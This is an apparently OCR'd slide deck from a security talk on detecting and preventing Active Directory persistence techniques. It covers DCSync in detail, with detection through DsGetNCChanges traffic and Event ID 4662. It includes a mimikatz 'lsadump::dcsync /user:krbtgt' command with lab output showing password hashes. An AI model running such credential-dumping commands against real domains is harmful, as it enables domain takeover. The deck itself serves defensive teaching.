
Detecting Resilient Adversaries

ACTIVE DIRECTORY



```
PS:\> Get-DomainUser -LDAPFilter ‘(samaccountname=riccardo)’
```

- Riccardo Ancarani
    - Security Consultant @F-Secure
    - Team member of:
        - Active Directory Security Review (ADSR)
        - Attack Path Mapping (APM)
        - Purple Team
    - **Very** strong Tuscan accent
    - Pagliaccio su Twitter (@dottor_morte)

The aim of this presentation is to understand common persistence TTPs against Active Directory.
We will:

- ***Analyse*** and ***dissect*** the most used persistence techniques
- Discuss common ***attacker's pitfalls***
- Create ***detections*** around the techniques and pitfalls
- Deploy ***deceptions***
- ***Prevent***, where possible

DISCLAMER: Not every detection will be applicable to your environment, we do understand that some techniques require a enhanced level of logging that might not always be production ready

Today's Agenda:

- What is Active Directory (AD)
- Why you should defend it
- Detection vs Prevention
- AD TTPs
  - DCSync
  - AdminSDHolder
  - Ticket Forgery
  - DSRM
  - Skeleton Keys
  - DCShadow
- Prevention is dead: Long Live Prevention
  - Common pitfalls
  - Red Forest (ESAE Architecture)
  - Password Audit
  - BloodHound Audit

What is Active Directory?

Active Directory (AD) is a collection of services that provide:

- Centralised management through ***Group Policy Objects*** (GPOs)
- Resource Location via ***DNS***
- Directory Service via ***LDAP***
- Centralised authentication via ***Kerberos***




**Photo taken from https://www.mooreschools.com/Page/21570*

Why you should defend it

Active Directory is responsible for ***managing every domain-joined asset***, like your laptop, the CEO’s laptop and other business critical server. Most of the time, if an attacker compromises AD it means that they have ***full control over the entire company*** and are in a position to cause a ***serious business damage***.

Office 365

Microsoft Azure
Active Directory

Defending Active Directory is **hard** and required deep technical knowledge in multiple fields and offensive techniques.

Just a small subset of the techniques are mapped to the ATT&CK framework, there is no de-facto knowledge base for attacker’s actions:

- Blog posts
- Twitter
- Paid training (SpectreOps, MDSec, F-Secure?)
- ???

Moreover, **threat eradication** after a full compromise can be a madness, as AD offers hundreds ways of establishing persistence.

Detection vs Prevention

Detection: Being able to identify an active threat within an environment
Prevention: Stopping the threat before they have the ability to cause any harm

A common trend is to focus on detection; in general, prevention can be ***hard to maintain*** and some times ***unfeasible against modern adversaries***. However, when we talk about AD things change:

Detection and prevention should receive the same attention, focus on only one aspect will leave your environment exposed.

For each TTP, we will provide both.


Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
Password Spray	**Golden Ticket**	SID History Abuse	Using computer accounts	Kerberoasting	GPO Settings Collection	Shared Local Admin Password Abuse
LLMNR/NBT-NS Poisoning	**Silver Ticket**	Print Spooler + TGT Delegation		AS-REP Roasting	Group Discovery	Domain Trust Abuse
WPAD Poisoning	**DC Shadow**	ACL Abuse		GPP	User Discovery	Pass the Hash
Rogue DHCPv6	ACL Backdoor	GPO Abuse		DCSync	SPN Scanning	Overpass The Hash
	GPO Backdoor	Credentials on file share		Net sync	DNS Zone Dumping	Trageted Kerberoasting
	Admin SD Holder Backdoor	Unconstrained Delegation Abuse		NTDS Dump	ACL Scanning	Targeted AS-REP Roasting
	SID History Backdoor	Resource Based Constrained Delegation Abuse		Token Theft	GPO Settings Collection	Print Spooler Abuse
	Skeleton Key	Constrained Delegation Abuse		Ticked Dump	Group Discovery	RDP Hijacking
	DSRM	Unsecure SQL Servers		LSASS Dump		Shared Domain Password
	Malicious SSP	NTLM Relays				
	Kerberos Delegation Backdoor	PXE Boot Abuse				
		LAPS Abuse				
		File share ACL Misconfiguration				
		Built-in Group Abuse				

DCSync

DCSync is technique that abuses *Directory Replication Service* (DRS) protocol to retrieve NTLM password hashes. Implemented in various tools such as:

- Mimikatz
- Impacket
- DS Internals

Gives the attacker with the appropriate rights to extract credentials from a Domain Controller only with RPC traffic. No more embarrassing moments when dropping mimikatz.exe on a DC 😏




```
  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.c
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.
  '#####'        > http://pingcastle.com / http://mysmartlogon.com

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'isengard.local' will be the domain
[DC] 'dc01.isengard.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 13/04/2020 09:55:03
Object Security ID   : S-1-5-21-2861894363-4105861430-582032721-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 6addc28a84abdf9de99348cbbb1e91c3
    ntlm- 0: 6addc28a84abdf9de99348cbbb1e91c3
    lm  - 0: 399e528326282a5813c34c683a8cadb8

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a8287fc8c7f9f9f8a4ea17dadcdedcde

* Primary:Kerberos-Newer-Keys *
    Default Salt : ISENGARD.LOCALkrbtgt
    Default Iterations : 4096
```

https://attack.mitre.org/techniques/T1003/

DCSync

Domain Administrators and other well-known privileged groups can perform DCSync. However, every user that has the following ACLs over the domain object can do the same:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes In Filtered Set



Group or user names:

- OGCWLPT1000002
- AZRWVIR1000000
- Enterprise Read-only Domain Controllers (ISENGARD\Enterpris...
- Domain Admins (ISENGARD\Domain Admins)
- Domain Controllers (ISENGARD\Domain Controllers)
- Enterprise Admins (ISENGARD\Enterprise Admins)

Permissions for Domain Admins	Allow	Deny
Reanimate tombstones	☑	□
Replicating Directory Changes	☑	□
Replicating Directory Changes All	☑	□
Replicating Directory Changes In Filtered Set	☑	□
Replication synchronization	☑	□

For special permissions or advanced settings, click Advanced.

https://adsecurity.org/?p=1729

DCSync

From a persistence perspective, this translates to an attacker that already compromised our environment and added the ”DCSync ACLs” to a principal they control. What we can do now is the following:

- Detect when a DCSync attack happens
- Prune ACLs to remove DCSync rights from unwanted principals

DCSync: Detection


Detection of DCSync can happen in two ways:

- Analysing network traffic
- Enabling auditing on the domain object and look for specific event IDs

DCSync: Detection

From a network traffic perspective, DCSync generates DCE/RPC traffic. The incriminated RPC method is `DsGetNCChanges`.

Usually invoked between domain controllers to ensure data consistency. If generated from a non DC host should be considered suspicious.




```
tcp.stream eq 6

No.   Time       Source         Destination    Protocol  Length  Info
1228  19.5115…   172.16.119.140 172.16.119.1   DCERPC      1442  Response: call_id: 123, Fr.
1229  19.5116…   172.16.119.1   172.16.119.140 TCP           66  54034 → 49667 [ACK] Seq=34.
1230  19.5116…   172.16.119.1   172.16.119.140 TCP           66  54034 → 49667 [ACK] Seq=34.
1231  19.5118…   172.16.119.140 172.16.119.1   DCERPC       754  Response: call_id: 123, Fr.
1232  19.5118…   172.16.119.1   172.16.119.140 TCP           66  54034 → 49667 [ACK] Seq=34.
1233  19.5124…   172.16.119.1   172.16.119.140 TCP           66  [TCP Window Update] 54034 .
1240  19.5515…   172.16.119.1   172.16.119.140 DRSUAPI      282  DsCrackNames request
1241  19.5522…   172.16.119.140 172.16.119.1   DRSUAPI      290  DsCrackNames response
1242  19.5523…   172.16.119.1   172.16.119.140 TCP           66  54034 → 49667 [ACK] Seq=34.
1243  19.5568…   172.16.119.1   172.16.119.140 DRSUAPI      406  DsGetNCChanges request
1244  19.5578…   172.16.119.140 172.16.119.1   TCP         1514  49667 → 54034 [ACK] Seq=30.
1245  19.5578…   172.16.119.140 172.16.119.1   TCP         1514  49667 → 54034 [ACK] Seq=30.
1246  19.5578…   172.16.119.140 172.16.119.1   DCERPC      1442  Response: call_id: 125, Fr.
1247  19.5579…   172.16.119.1   172.16.119.140 TCP           66  54034 → 49667 [ACK] Seq=34.
1248  19.5579…   172.16.119.1   172.16.119.140 TCP           66  54034 → 49667 [ACK] Seq=34.
1249  19.5581…   172.16.119.140 172.16.119.1   DCERPC       690  Response: call_id: 125, Fr.
1250  19.5581…   172.16.119.1   172.16.119.140 TCP           66  54034 → 49667 [ACK] Seq=34.
1251  19.5588…   172.16.119.1   172.16.119.140 TCP           66  [TCP Window Update] 54034 .
1258  19.5937…   172.16.119.1   172.16.119.140 DRSUAPI      282  DsCrackNames request
1259  19.5950…   172.16.119.140 172.16.119.1   DRSUAPI      290  DsCrackNames response

▶ Frame 1189: 406 bytes on wire (3248 bits), 406 bytes captured (3248 bits) on interface 0
▶ Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_f5:11:74 (00:0c:29:f5:11:74)
▶ Internet Protocol Version 4, Src: 172.16.119.1, Dst: 172.16.119.140
▶ Transmission Control Protocol, Src Port: 54034, Dst Port: 49667, Seq: 32667, Ack: 288423, Len: 340
▶ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 340,
▶ DRSUAPI, DsGetNCChanges

0000  00 0c 29 f5 11 74 00 50  56 c0 00 01 08 00 45 02   ··)··t·P V·····E·
0010  01 88 00 00 40 00 40 06  f2 bf ac 10 77 01 ac 10   ····@·@· ····w···

wireshark_vmnet1_20200528172534_SUOPd8.pcapng    Packets: 8201 · Displayed: 5300 (64.6%)    Profile: Default
```

DCSync: Detection

Event ID 4662 (an operation was performed on an object) can be used to spot DCSync activities.

To enable it: Computer Configuration -> Windows Settings -> Security Settings -> Local Policies -> Audit Policies -> Audit Directory Service Access



Event 4662, Microsoft Windows security auditing.

```
        Security ID:          ISENGARD\Administrator
        Account Name:         Administrator
        Account Domain:       ISENGARD
        Logon ID:             0x2C1C9E

Object:
        Object Server:        DS
        Object Type:          domainDNS
        Object Name:          DC=isengard,DC=local
        Handle ID:            0x0

Operation:
        Operation Type:       Object Access
        Accesses:             Control Access

        Access Mask:          0x100
        Properties:           Control Access
                   {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
        {19195a5b-6da0-11d0-afd3-00c04fd930c9}
```

